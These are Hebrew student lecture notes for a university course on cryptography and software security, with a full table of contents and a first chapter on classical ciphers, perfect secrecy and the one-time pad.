

מבוא לקריפטוגרפיה ואבטחת תוכנה 67392

תשע"ח 2017-2018

סיכומים מאת תמר מילכטייך לביא לפי שיעורים מפי פרופ' גיל שגב

לתיקונים והצעות לשיפור: tamar.milchtaich@mail.huji.ac.il

תוכן עניינים

1.....קריפטוגרפיה קלאסית מול קריפטוגרפיה מודרנית.....	1
1.....מבוא היסטורי והגדרה.....	1.1
1.....הצפנה באמצעות מפתח סימטרי/משותף (Symmetric-Key Encryption).....	1.2
3.....הצפנות היסטוריות.....	1.3
3.....צופן היסט (Shift Cipher/Caesar's Cipher).....	1.3.1
3.....צופן החלפה (Substitution Cipher).....	1.3.2
4.....צופן ויז'נר (Vigenère Cipher).....	1.3.3
4.....הצפנות היסטוריות – סיכום.....	1.3.4
5.....קריפטוגרפיה מודרנית – עקרונות.....	1.4
5.....סודיות מושלמת.....	1.5
6.....בחינת הסודיות המושלמת של צופן היסט.....	1.5.1
6.....The One-Time Pad (OTP).....	1.6
8.....מגבלות ה-OTP.....	1.6.1
10.....הצפנה עם מפתח פרטי: חלק 1.....	2
10.....מבוא.....	2.1
10.....בטיחות חישובית.....	2.2
10.....גישת הבטיחות החישובית.....	2.2.1
12.....הצפנות בלתי נתנות לאבחנה.....	2.3
13.....Pseudorandom Generators (PRGs).....	2.4
14.....בניית PRG ללא הנחות נוספות.....	2.4.1
14.....קיום תכונות ההתפלגות האחידה בהתפלגות הרנדומית.....	2.4.2
15.....PRG עם OTP.....	2.4.3
17.....מדוע זה טוב שההצפנות של ה-PRG בלתי ניתנות לאבחנה?.....	2.4.4
19.....Computational Indistinguishability.....	2.5
19.....הוכחה באמצעות ארגומנט היברידי.....	2.6
22.....הצפנה עם מפתח פרטי: חלק 2.....	3
22.....חזרה ומבוא.....	3.1
22.....Chosen-Plaintext Attack (CPA).....	3.2
23.....Pseudorandom Function (PRF).....	3.3
24.....מתודולוגיית השימוש ב-PRF.....	3.3.1
25.....מערכת מוצפנת CPA באמצעות PRF.....	3.3.2
27.....היוריסטיקות פרקטיות.....	3.4
27.....עולם ההצפנה עד כה.....	3.4.1

28Block Ciphers: פרקטיות: היוריסטיקות	3.4.2
29 הצפנה בטוחה CPA	3.4.3
29 Modes of Operation	3.4.4
31אימות מסרים ופונקציות גיבוב	4
31 (Message Authentication) אימות מסרים	4.1
31Message Authentication Code (MAC)	4.2
32הבטיחות של MAC	4.3
33A Fixed-Length MAC	4.4
34אימות של מסר ארוך	4.5
35Collision-Resistant Hash Functions	4.6
36התקפת יום ההולדת	4.6.1
36Hash-and-Authenticate	4.6.2
37שילוב בין הצפנה לאימות	4.7
37Does Secrecy Imply Integrity?	4.7.1
38Authenticated Encryption איך להשיג	4.7.2
39איך זה עובד בפועל	4.7.3
41 Low-Level Software Vulnerabilities 1	5
41מבוא	5.1
41מבנה הזכרון	5.2
41 Buffer Overflow מוטיבציה:	5.2.1
42מבנה הזכרון והקצאת זכרון	5.2.2
43המחסנית בקריאה לפונקציה והחזרה ממנה	5.2.3
45Buffer Overflow	5.3
45דוגמא ראשונה	5.3.1
45overflow בעיות אבטחה בעקבות	5.3.2
47Code Injection	5.4
47אתגר ראשון – טעינת הקוד	5.4.1
47אתגר שני – הרצת הקוד	5.4.2
47Heap Overflow	5.5
48דוגמא	5.5.1
48heap overflow-ל דוגמאות נוספות	5.5.2
48Integer Overflow	5.6
49מתקפות של השחתת מידע	5.7
49Read Overflow	5.8

50	Heartbleed Bug	5.8.1
50	Stale Memory	5.9
51	Format string vulnerabilities	5.10
51	Formatted I/O	5.10.1
52	דוגמאות ל-Format String Vulnerability	5.10.2
52	קשר ל-overflow	5.10.3
54	Low-Level Software Vulnerabilities II	6
54	בטיחות מרחבית Memory Safety	6.1
54	בטיחות מרחבית באמצעות גבולות למצביע	6.2
56	בטיחות זמנית Temporal Safety	6.3
57	שפות בטוחות מבחינת זכרון	6.4
57	Type safety	6.5
57	שימוש ב-type safety לצורך בטיחות	6.5.1
58	הבעיה עם type safety	6.5.2
58	הגנות אוטומטיות	6.6
58	Avoiding Exploitation	6.7
59	Detecting Overflows with Canaries	6.7.1
59	התגוננות מפני הרצת קוד במקום לא רצוי	6.7.2
59	Return-to-libc Attack	6.8
61	גילוי התקפות מבוסס התנהגות	6.9
61	Control-Flow Integrity (CFI): הפתרון	6.10
61	CFG	6.10.1
62	CFI	6.10.2
62	IRM	6.10.3
63	חסרונות ה-CFI	6.10.4
64	קוד בטוח: כללים ושיטות נוספים	6.11
66	בטיחות ברשת	7
66	הקדמה	7.1
66	מבוא לרשת	7.2
66	תקשורת עם מחשבים ברשת	7.2.1
67	המבנה הכללי של העברת נתונים ברשת	7.2.2
68	SQL injection	7.3
68	רקע	7.4
69	SQL	7.4.1

69	קוד צד שרת	7.4.2
70	SQL Injection	7.4.3
71	מניעת SQL injection	7.4.4
72	מצב (state) ברשת	7.5
72	רקע	7.5.1
73	דוגמא לשינוי של שדה חבוי ע"י הלקוח	7.5.2
74	פתרון: Capabilities	7.5.3
74	שימוש ב-Capabilities	7.5.4
74	מצב באמצעות שימוש בעוגיות	7.5.5
77	Session hijacking	7.6
77	Cross-Site Request Forgery (CSRF)	7.7
78	התגוננות מפני CSFR	7.7.1
78	Cross-site scripting (XSS)	7.8
79	Javascript	7.8.1
79	Same Origin Policy (SOP)	7.8.2
79	XSS	7.8.3
81	סוג שני: Reflected XSS Attack	7.8.4
82	הבדל בין XSS ו-CSRF	7.8.5
83	Static Code Analysis	8
83	הקדמה	8.1
83	שיטה ראשונה: בדיקות (Testing)	8.2
83	שיטה שנייה: Auditing	8.3
83	שיטת האנליזה לקוד (SA)	8.4
84	האם SA אפשרי?	8.5
84	Flow Analysis	8.6
85	איך נדאג ל-flow תקין	8.6.1
86	ביצוע האנליזה	8.6.2
87	רגישות ל-flow ורגישות ל-path	8.7
87	התראת שווא במקרה של תנאי	8.7.1
87	פתרון ראשון: התעלמות מהתנאי	8.7.2
88	פתרון שני: הוספת רגישות ל-flow	8.7.3
88	התראת שווא במקרה של תנאים מרובים	8.7.4
89	הפתרון: רגישות ל-path	8.7.5
90	משמעות הוספת הרגישויות	8.7.6

90	רגישות להקשר.....	8.8
90	קריאה לפונקציות.....	8.8.1
91	שתי קריאות לאותה פונקציה.....	8.8.2
91	הפתרון: הוספת הקשר.....	8.8.3
92	החסרון ברגישות להקשר.....	8.8.4
92	Information Flow.....	8.9
92	מצביעים.....	8.9.1
93	Implicit flows.....	8.9.2
93	הפתרון: Information Flow Analysis.....	8.9.3
94	החסרון של Information Flow.....	8.9.4
95	אתגרים נוספים באנליזה של קוד.....	8.10
95	עידון של SA.....	8.10.1
96	Symbolic Execution and Fuzzing.....	9
96	הרצה סימבולית: רקע.....	9.1
96	דוגמא ל-SE.....	9.1.1
97	ייתרונות ה-SE וחסרון.....	9.1.2
97	איך להתגבר על הקושי החישובי.....	9.1.3
98	עקרונות ההרצה הסמלית.....	9.2
98	אבני השפה.....	9.2.1
99	מסלולים.....	9.2.2
100	Execution Algorithm.....	9.2.3
100	Concolic Execution (Dynamic Symbolic Execution).....	9.2.4
101	הרצה סמלית בבעיית חיפוש.....	9.3
101	מבנה הנתונים ושיטות חיפוש.....	9.3.1
102	חסרון בחיפוש מבוסס מסלול.....	9.3.2
102	כלים להרצה סמלית.....	9.4
102	Fuzzing.....	9.5
102	סוגים של fuzzing.....	9.5.1
103	הקלט ל-fuzzing.....	9.5.2
103	דוגמאות לפאזרים.....	9.5.3
103	התמודדות עם קריסה של התוכנית.....	9.5.4
105	מהפכת המפתח הפומבי.....	10
105	רקע.....	10.1
105	המאמר של דיפי והלמן (1976).....	10.1.1

106	רקע בתורת המספרים ובתורת החבורות	10.2
107	חלוקה ו-GCD	10.2.1
107	אריטמטיקת מודולו (Modular Arithmetic)	10.2.2
108	חבורות	10.2.3
110	הנחות ו-RSA	10.2.4
112	חבורות ציקליות והנחת הלוג הדיסקרטי	10.2.5
113	למה שנשתמש בהנחות?	10.2.6
113	אלגוריתמים להסכמה על מפתח	10.3
114	הפרוקוטול של דיפי והלמן להסכמה על מפתח	10.3.1
116	הצפנה עם מפתח פומבי	11
116	הצפנה עם מפתח פומבי	11.1
116	הגדרת המערכת ונכונות	11.1.1
116	הגדרת הבטיחות (בטיחות מפני CPA)	11.1.2
117	הצפנה היברידית	11.2
117	הצפנת הודעות ארוכות	11.2.1
118	הצפנה היברידית	11.2.2
119	צופן אל-גמאל	11.3
119	הגדרה ונכונות	11.3.1
119	בטיחות	11.3.2
121	RSA	11.4
121	"Textbook RSA" Encryption	11.4.1
121	PKCS #1 v1.5	11.4.2
121	PKCS #1 v2.0 (RSA-OAEP)	11.4.3

1 קריפטוגרפיה קלאסית מול קריפטוגרפיה מודרנית

1.1 מבוא היסטורי והגדרה

מה זה קריפטוגרפיה? זה בעצם התחיל בתור אומנות עתיקה. אפשר לאתר את זה אחורה בערך לשנת 500 לפני הספירה, כשאנשים ניסו להעביר הודעות מוצפנות בצורה פיזית, החל מהירוגליפים עד לסוג של עט שלא יראו עד שיעברו עם עט אחר וכו'. המטרה העיקרית והיחידה לקריפטו בכל הזאת הזו הייתה הצפנה – היה איש אחד שמנסה לתקשר עם איש אחר, ומישהו מנסה לשבת על הערוץ ומנסה להאזין להודעה M שמנסה לעבור מצד לצד.

במשך כל הזמן הזה, מ-500 לפנה"ס עד שנות ה-70 של המאה שעברה, הקריפטו לגמרי התבסס על אומנות ויצירתיות. מה הכוונה – מישהו חכם ניסה לתכנן מערכת הצפנה, נראה לו סביר אז הוא עשה לה שימוש, ומישהו אחר הצליח לשבור אותה. אחרי השבירה היה תיקון וכך הלאה, ונוצר כאן מאין מעגל לא טוב – מישהו אחד יבנה ומישהו אחר שובר. זה מעגל שבעצם מעיד על משהו אחד – חוסר הבנה, חוסר הבנה של האם הגעת למערכת בטוחה או לא. מה שאפיין את השנים ההן הוא חוסר הבנה כזה.

מי שעשה שימוש אז בהצפנה לא היו אנשים מהשורה, אלא בעיקר צבא, משפחות מלוכה וכו', בעוד שהיום (וכבר הרבה זמן) אפשר להניח שכל אחד מאיתנו עושה שימוש בקריפטו בכל שנייה שאנחנו ערים, וגם כשלא.

בשנות ה-70 הגיע שינוי גדול, והנושא הפך מאומנות למדע (למה זה קרה נדבר בהמשך). אפשר לחשוב על אבטחה של בנקים, שמירה של מידע בענן ועוד – המון אספקטים מעבר להצפנה. הדבר הנחמד זה שעכשיו כולם עושים בזה שימוש, וזה משמעותי בחיים שלנו (אנחנו לא רוצים שמישהו ייכנס לחשבון הבנק שלנו או ייראה מה כתבנו בהודעה).

ברגע שהפכנו מאומנות למדע אפשר להתחיל לדבר ברצינות – אפשר להתחיל לדבר על מודל שבו מעבדות בטוחות, לפרמל בדיוק מה הרכיבים שלנו יכולים לעשות, להבין אילו הנחות יש לנו, להבין האם המערכת בטוחה.

נגדיר קריפטוגרפיה במשפט אחד –

• **קריפטוגרפיה** – העיסוק המדעי בתכנון והבנה של מערכות שעמידות בפני התנהגות עוינת.

מה זה אומר – יכול להיות שמישהו יושב על הערוץ ומנסה להאזין, יכול להיות גם שאנחנו מנסים לתכנן מכונת קפה שהכפתורים שלה עובדים באופן כזה שילדים בני 6 לא יכולים לחבל בה.


נראה מה עשו בעבר הרחוק ומה היה לא טוב ומה עדיף לשפר בעידן המודרני, ונעבור בקצרה על העקרונות הבסיסיים של הקריפטו המודרני.

1.2 הצפנה באמצעות מפתח סימטרי/משותף (Symmetric-Key Encryption)

יש לנו את אליס ואת בוב, שיש להם ערוץ שהם מעוניינים לתקשר בו. הערוץ לא בטוח, ועליו יושבת איב שמסוגלת להאזין לו (יכול להיות שזו רשת אלחוטית שאפשר להאזין לה, או רשת פיזית). אנחנו רוצים להבטיח לאליס ולבוב דרך לתקשר בלי שאליס תוכל להאזין, או ליתר דיוק אולי תוכל להאזין אבל לא תוכל להבין.

אם לאליס ולבוב אין שום ייתרון על איב, כלומר היא מסוגלת לעשות בדיוק מה שעושים אליס ובוב, היא תוכל תמיד לפענח את ההודעה שהגיעה אליה. ההנחה הבסיסית שלנו תמיד היא שיש לאליס ולבוב סוד משותף שלא גילו לאיב. לסוד המשותף הזה נקרא מפתח ההצפנה. מפתח ההצפנה משותף לבוב ואליס, ואויב לא מכירה אותו.

הצפנה באמצעות מפתח משותף אומרת שאותו המפתח משמש כדי להצפין וגם כדי לפענח.



(תהליך מעבר ההודעה בין אליס לבוב)

נגדיר את הסינטקס שנשתמש בו – יש לנו כאן הודעה M , המפתח המשותף הוא k , אלגוריתם ההצפנה מקבל M, k ומחזיר הצפנה c . ה- c מגיע לצד השני ובאמצעות אלגוריתם הפענוח, d , מפוענח.

מערכת ההצפנה מורכבת משלשה של אלגוריתמים:

- **KeyGen** הוא אלגוריתם יצירת המפתחות. אליס ובוב נפגשים ומחליטים על האיבר הזה, והוא משודר לצד השני. \mathcal{K} הוא אוסף המפתחות האפשריים.
- האלגוריתם השני הוא אלגוריתם ההצפנה **Enc**. הוא מקבל מפתח k והודעה m (מתוך \mathcal{M} , אוסף כל ההודעות שאנחנו יכולים לשלוח), ומוציא הצפנה $c \in \mathcal{C}$.
- **Dec** הוא האלגוריתם המפענח. הוא לוקח מפתח $k \in \mathcal{K}$ והצפנה $c \in \mathcal{C}$ ומוציא הודעה $m \in \mathcal{M}$.

את אלגוריתם ההצפנה שמשמש במפתח k ומקבל את ההצפנה ה- c נסמן באופן הזה - $Enc_k(c)$. אלגוריתמי ההצפנה שאנחנו הולכים לראות בהתחלה יהיו דטרמיניסטיים לגמרי, אבל כמו שנראה בהמשך זה לא רעיון טוב. עדיף שלא אלגוריתם יהיו הרבה הצפנות שהוא יכול לתת, ותצא כל פעם אחת מהן. כרגע, אלגוריתם ההצפנה שלנו הוא דטרמיניסטי, ונסמן:

$$c = Enc_k(m)$$

לעומת זאת, **KeyGen** לא יכול להיות דטרמיניסטי, כי אם הוא תמיד יוציא אותו הדבר לא יהיה ייתרון לאליס ובוב על איב. לכן, הוא מגריל את המפתח. נסמן אותו בחץ, שהמשמעות שלו תהיה שהאלגוריתם רנדומי, לעומת השמה (=) שתסמל דטרמיניזם:

$$k \leftarrow KeyGen()$$

אלגוריתם הפענוח:

$$m = Dec_k(c)$$

בחלק הראשון נדבר על זה ששני אנשים הגרילו במשותף מפתח k . יש כאן איזו הנחה פיזית שלשני הצדדים יש את המפתח.

הדבר הראשון שנדרוש הוא נכונות של האלגוריתם:

- **נכונות** - $\forall k \in \mathcal{K}, m \in \mathcal{M}$ מתקיים:

$$Dec_k(Enc_k(m)) = m$$

כלומר, אם אנחנו מצפינים הודעה m ואז מפענחים אותה, נקבל את אותה ההודעה שהצפנו.

עקרון נוסף שנרצה שיתקיים הוא העקרון של קירכהוף:

- **העקרון של קירכהוף** - **KeyGen, Enc, Dec** הם ידועים (publicly known), הדבר היחיד שאינו ידוע הוא

מפתח ההצפנה k .

אפשר לראות דוגמה ניהו באינטרנט – אנחנו נכנסים לאתר של הבנק. ידוע שיש שימוש ב-RSA, אבל לא ידוע מה המפתח. זה אומר שזה לא המקרה הרע שהדברים האלה ידועים. זה עוזר גם לתוכנות לתקשר ביניהם.

בנוסף, אם אנחנו יוצרים מערכת הצפנה אנחנו רוצים לפרסם אותה כמה שיותר, כדי שכמה שיותר אנשים ינסו לשבור אותה. אם הרבה אנשים ניסו לאורך שנים לשבור אותה זה אומר שהמודל שאנחנו עובדים בו וההנחות שלנו הם טובים. אנחנו רוצים שאנשים אחרים ידעו מה הקריפטו שלנו עושה. זה חוק – אם רוצים לשמור בסוד מה הקריפטו שאנחנו עושים זה לא טוב, כי יכול להיות שמישהו אחר, חכם, ישמע על המערכת וישיב אותה ברגע אחד. אנחנו רוצים לוודא שהרבה אנשים יראו את המערכת שלנו ואף אחד לא יישבור אותה.

1.3 הצפנות היסטוריות

נעבור עכשיו לשלוש דוגמאות של הצפנות ישנות, ומשם נגיע בסוף לקריפטוגרפיה מודרנית.

1.3.1 צופן היסט (Shift Cipher/Caesar's Cipher)

הצפנה (ישנה) שעבדה באופן הבא:

- $KeyGen$ – ידגום באופן אחיד מפתח הצפנה בין 0-25 (זה אומר שלכל אחד מהמפתחות יש סיכוי שווה להבחר):

$$k \leftarrow \{0, \dots, 25\}$$

- M – רצפים באורך ℓ מתוך $a - z$, וההצפנות שלנו C – רצפים $A - Z$:

$$\mathcal{M} = \{a, \dots, z\}^\ell$$

$$\mathcal{C} = \{A, \dots, Z\}^\ell$$

- Enc – אלגוריתם ההצפנה יעבור אות-אות, ולכל אחת הוא יעשה שיפט ב- k מקומות (באופן ציקלי במידת הצורך).
- Dec – עושה שיפט ב- k מקומות אחורה.

דוגמא עבור $k = 1$: $Enc_k(\text{welcometocryptocourse}) = \text{XFMDPNFUPDSZQUODOVSTF}$

האם המערכת הזו בטוחה? לא הגדרנו עדיין מה זה בטיחות, אבל ננסה לדבר על זה קצת באופן אינטואיטיבי. אם נקבל עכשיו את ההצפנה הזאת ונגיד שהמפתח סודי, אפשר לשחזר בקלות מה הצפנו – לעבור כל על האפשרויות.

הדבר הזה מוביל אותנו לעיקרון הראשון – אוסף המפתחות אמור להיות ענק, הוא לא אמור לאפשר לנו לעבור אחד-אחד. מה זה ענק? היום, מה שלא פיזבלי לעשות (זמן ריצה שאנחנו חושבים שבטכנולוגיה הנוכחית אי אפשר לעשות) זה משהו כמו זמן ריצה של 2^{80} (קשה אפילו למחשבי על לעשות). מבחינת זמן זה יותר ממספר השניות מאז המפץ הגדול). כלומר, אוסף המפתחות אמור להיות גדול במידה כזאת שבטכנולוגיה הנוכחית ייקח זמן מאוד גדול לפענח אותה.

1.3.2 צופן החלפה (Substitution Cipher)

עובד באופן הבא:


- $KeyGen$ – דוגם באופן אחיד פרמוטציה באורך k מעל $\{a, \dots, z\}$.
- $\mathcal{M} = \{a, \dots, z\}^\ell$ ו- $\mathcal{C} = \{A, \dots, Z\}^\ell$.
- Enc – עוברת אות-אות ומפעילה את הפרמוטציה k מעל כל אחת.
- Dec – מפעילה את הפרמוטציה ההופכית.

דוגמא:

$$k = \begin{matrix} a & b & c & d & e & f & g & h & i & j & k & l & m & n & o & p & q & r & s & t & u & v & w & x & y & z \\ X & E & U & A & D & N & B & K & V & M & R & O & C & Q & F & S & Y & H & W & G & L & Z & I & J & P & T \end{matrix}$$

$$Enc_k(\text{tellohimaboutme}) = GDOOKVCXEFLGCD$$

האם המערכת הזו בטוחה? הפעם, מבחינת המפתחות זה לא פיזבלי לעבור אחת-אחת. אז זה לא הולך לפול מאותה סיבה של אלגוריתם ההזזה, אבל אפשר לעשות כאן סוג שונה של *brute force*. זה מתבסס על זה שעוברים אות-אות, ואם $a \rightarrow x$ במופע הראשון של a אז $a \rightarrow x$ גם במופעים הבאים. לכן, אנחנו צופים שהסבירות היחסית לקבל אות תהיה זהה לכך שבשפה האנגלית.



(דוגמא: שכיחות יחסית של אותיות בטקסט כלשהו בשפה האנגלית)

זה אומר שעם קצת ידע על השפה האנגלית, עבור הודעות לא קצרות יותר מדי אפשר לפענח את זה די בקלות. כבר מהצפנה של 40-60 שורות באנגלית אפשר להוציא מזה הכל.

כלומר, אפילו אם אוסף המפתחות גדול, זה שכל אות עוברת בכל אחת מהמופעים שלה לאות אחרת זה לא טוב, זה עדיין כמו בשפה האנגלית רק בשינוי סדר.

1.3.3 צופן ויז'נר (Vigenère Cipher)

עובד באופן הבא:

- *KeyGen* – דוגם באופן אחיד k מפתחות $k \leftarrow \{0, \dots, 25\}^t$ $k = k_0 \dots k_{t-1}$
- $\mathcal{M} = \{a, \dots, z\}^\ell$ ו- $\mathcal{C} = \{A, \dots, Z\}^\ell$
- *Enc* – מסיט את האות ה- i במסר $k_{i \bmod t}$ מקומות קדימה.
- *Dec* – מסיט בחזרה.

דוגמא עם $k = 123$:

$$Enc_k(\text{hello}) = \text{IGOMQ}$$

האם המערכת הזו בטוחה? את שתי הבעיות הקודמות שראינו פתרנו – אוסף המפתחות גדול, עכשיו יכולים להיות 26^t , ולא כל אות עוברת לאותה אות. אז האם זה בטוח? עדיין לא, עדיין יש פטרנים סטטיסטיים שחוזרים על עצמם, גם אם יותר קשה למצוא אותם.

1.3.4 הצפנות היסטוריות – סיכום

כל מה שהראנו כאן, הכל "שבור" לגמרי, גם השלישי (כלומר את הכל הצליחו לפצח). לא רק שלושת אלה שראינו, אלה מה שעשו משנת 500 לפנה"ס עד שנות ה-70 של המאה ה-20. גם דברים שחשבו שהם מסובכים בהתחלה כמו מכונת

האניגמה, כל מה שעשו נשבר לגמרי, וצריך היה להתחיל מאפס. הסיבה שהיה צריך להתחיל מאפס זה שלא הבינו מה זו בטיחות.

1.4 קריפטוגרפיה מודרנית – עקרונות

עכשיו כשהבנו פחות או יותר מה עשו עד הקריפטוגרפיה המודרנית, נרצה להבין מה העקרונות הבסיסיים שיעזרו לנו:

עקרונות הקריפטוגרפיה המודרנית –

1. להגדיר במדויק מהי בטיחות
2. להצהיר מה ההנחות
3. להוכיח שאפשר לספק את הגדרת הבטיחות עם ההנחות

יותר בפירוט –

1. להגדיר במדויק מהי בטיחות – אם לא נבין מה אנחנו רוצים להשיג, לא נוכל לדעת שהשגנו או לא השגנו אותו.
2. להצהיר מה ההנחות – ההנחות יכולות להיות בנוגע ליריבים, לדוגמא האם היריב יכול להאזין לתקשורת, או הוא יכול למדוד את הזרם שעובר בכבל או להאזין למאוורר של המיקרופון של המחשב. צריך להגדיר במדויק מי ייתקוף את המערכת ומה הגישה שלו למערכת. ננסה לבנות את המודלים האלה באופן מציאותי עד כמה שאפשר.
- סוג אחר של הנחות זה להגיד מה ההנחות הבסיסיות בקשר לחישוב שאנחנו הולכים להניח. למשל $P = NP$, או שבהנחתן מספר ארוך מאוד זה קשה חישובית לפרק אותו לגורמים בזמן פולינומי וכו'. ברגע שיש לנו הנחות מנוסחות היטב, ובין אם זה הנחות פיזיות על היריבים שלנו או הנחות מבחינת חישוב של מה קל לחשב ומה אי אפשר לחשב בזמן סביר, נרצה לפרסם אותן, ושנאנשים אחרים (נגיד מתמטיקאים שעובדים כבר הרבה שנים על איך אפשר לפרק משהו לגורמים) יגידו האם זו הנחה סבירה או לא.
3. להוכיח שאפשר לספק את הגדרת הבטיחות עם ההנחות – הרכיב הנוסף, בהנחתן המודל (ההגדרה), בהנחתן ההגדרות שלנו, אנחנו הולכים להיות מסוגלים להוכיח שהמערכת מספקת את הגדרת הבטיחות בהנחתן ההגדרות שלנו.

נשמע שהצלחנו למגן את עצמינו לגמרי – יש לנו הגדרה, מודל, יש הנחות שכל העולם ייסמוך עליהן ומאמין להן, ויש לנו אפילו הוכחה שמי שישבור את המערכת במסגרת המודל שלנו זה אומר שהוא שבר את ההנחה שלנו, למשל הצליח לפתור שאלה פתוחה של 400 שנה שהרבה מתמטיקאים עבדו עליה.

נראה שעשינו כאן הכל, ועדיין – כפי שאפשר לשמוע מדי פעם – מערכות נשברות. זה אומר שעשינו משהו לא בסדר. לא בהוכחה, אלא בכך שמי שהצליח לתקוף אותנו הצליח לצאת מהמודל שהגדרנו בו את הבטיחות. לדוגמא, הגדרנו בטיחות עבור מישהו שיכול רק להאזין לקו שלנו, ומישהו הצליח לגשת למידע באופן אחר. זה אומר שהמודל לא חזק מספיק, ואנחנו יודעים לכוון ולהצביע על מה היה לא בסדר. יכול להיות שגם ההנחות שלנו לא טובות – יכול להיות שמישהו הצליח לפתור בעיה פתוחה.

בהחלט מערכות יכולות להשבר, אבל שלושת העקרונות האלה מבטיחים לנו שגם אם זה ייקרה נוכל להבין למה זה קרה, ומה אפשר לעשות כדי לשפר את המודל ולעבוד עם הנחות יותר אמינות.

1.5 סודיות מושלמת

נגיע להגדרת הבטיחות הראשונה של הקורס. ההגדרה הזו הולכת להיות הגדרה חזקה, אולי הכי חזקה של הקורס. נקרא לה סודיות מושלמת.

אנחנו מסתכלים על מערכת הצפנה ($KeyGen, Enc, Dec$) עם מפתח סימטרי, $k \leftarrow KeyGen()$, משותף לבוב ולאליס. לדוגמא, מפתח שנבחר באקראי מתוך 26 מפתחות. זה בעצם מגדיר התפלגות על מפתחות $k \leftarrow \{0, \dots, 25\}$.

אפשר לסמן ב- K את המשתנה המקרי של ההתפלגות הזאת, ונקבל למשל $\Pr[K = 6] = \Pr[K = 21] = \frac{1}{26}$. למשל, צופן היסט אנחנו מגרילים היסט כלשהו, אז המשתנה המקרי מוגרל על היסט של 0-25.

עוד הקדמה – נניח שאיב יודעת א-פריורית את ההתפלגות של כל ההודעות M . לדוגמא, נניח שהיא יודעת שבסיכוי 75% ההודעה היא "לתקוף עכשיו", ובסיכוי 25% "לתקוף אח"כ". יכולנו להניח שאין לאיב שום אינפורמציה, אבל נחזק את איב ונניח שיש לה את האינפורמציה הזאת (וככה נקבל בסוף גם משהו יותר חזק).

כעת, ההתפלגויות על המפתחות K ועל ההודעות M מגדירות התפלגות על הודעה מוצפנת C .

• **סודיות מושלמת (Perfect Secrecy)** – הטקסט המוצפן c לא מוסיף שום מידע מעבר למה שהיה כבר ידוע.

כלומר, שהטקסט המוצפן c לא מגלה שום לדבר לאיב חוץ ממה שהיא כבר ידעה. זה אומר שאפילו אם יש לה כבר ידע על ההתפלגות של ההודעות לא תדע יותר ממי שאין לה ידע.

נפרמל את זה לכדי הגדרה יותר מתמטית –

• **סודיות מושלמת (Perfect Secrecy)** – הצפנה עם מפתח סימטרי וסכמה $\Pi = (KeyGen, Enc, Dec)$ היא בעלת סודיות מושלמת אם לכל התפלגות מעל \mathcal{M} , לכל $m \in \mathcal{M}$ ולכל $c \in \mathcal{C}$ עם $\Pr[C = c] > 0$ מתקיים:

$$\Pr[M = m | C = c] = \Pr[M = m]$$

זה אומר הסיכוי לכל הודעה בהנתן שההודעה שעברה היא c היא בדיוק הסיכוי הא-פריורי שההודעה היא ההודעה הזו. כלומר, ידיעה של c לא משנה את מה שידענו כבר מראש על m , לא מוסיפה עוד מידע.

1.5.1 בחינת הסודיות המושלמת של צופן היסט

• **טענה** – לצופן היסט וצופן החלפה אין סודיות מושלמת לכל הודעה באורך $\ell > 1$.

נוכיח את זה עבור צופן היסט –

נקח התפלגות על ההודעות שבסיכוי חצי ההודעה שנצפין היא aa ובסיכוי חצי ההודעה שנצפין היא ab , כלומר $\Pr[M = "aa"] = \Pr[M = "ab"] = \frac{1}{2}$. נניח שאנחנו יודעים $c = AB$. ברור שמתקיים $\Pr[M = "aa" | C = "AB"] = \frac{1}{2}$. כלומר שהסיכוי שההודעה היא AA הוא אפס, כי מההגדרה של הצופן ההיסט אם $a \rightarrow A$ אז תמיד זה יהיה ככה עבור כל מופע של a . הסיכוי להודעה המקורית הוא כמובן $\frac{1}{2}$, כלומר $\Pr[M = "aa"] \neq \frac{1}{2}$. $\Pr[M = "aa" | C = "AB"] \neq \frac{1}{2}$, ולכן אין סודיות מושלמת.

באופן כללי, מה צריך להוכיח כדי להראות שלמערכת ההצפנה אין סודיות מושלמת – צריך להראות שאפשר לקבוע התפלגות כלשהי והודעה כלשהי ככה שהסיכוי לקבל הודעה מסויימת משתנה בהנתן מסר מוצפן כלשהו.

1.6 The One-Time Pad (OTP)

לא כל כך פשוט לבנות מערכות הצפנה שמספקות את זה, ובפרט כל מה שהראנו עד עכשיו לא נותן את זה. נראה עכשיו דוגמא למערכת הצפנה שכן בטוחה באופן הזה, ה-OTP. המערכת מוגדרת באופן הבא:

- $\mathcal{K} = \mathcal{M} = \mathcal{C} = \{0,1\}^\ell$
- KeyGen דוגם באופן אחיד $k \leftarrow \{0,1\}^\ell$
- זה אומר שלכל $k \in \{0,1\}^\ell$ מתקיים $\Pr[K = k] = 2^{-\ell}$
- $Enc_k(m) = m \oplus k$, כלומר בשביל להצפין לוקחים את ההודעה שרוצים להצפין ועושים לה Xor עם המפתח.

- $Dec_k(c) = c \oplus k$, כלומר בשביל לפענח לוקחים את ההודעה המוצפנת ועושים לה שוב קסור עם המפתח.

נכונות – $\forall k \in \mathcal{K}, m \in \mathcal{M}$ מתקיים:

$$Dec_k(Enc_k(m)) = Dec_k(m \oplus k) = m \oplus k \oplus k = m$$

- **משפט** – ל-OTP יש סודיות מושלמת עבור כל טקסט באורך ℓ כלשהו.

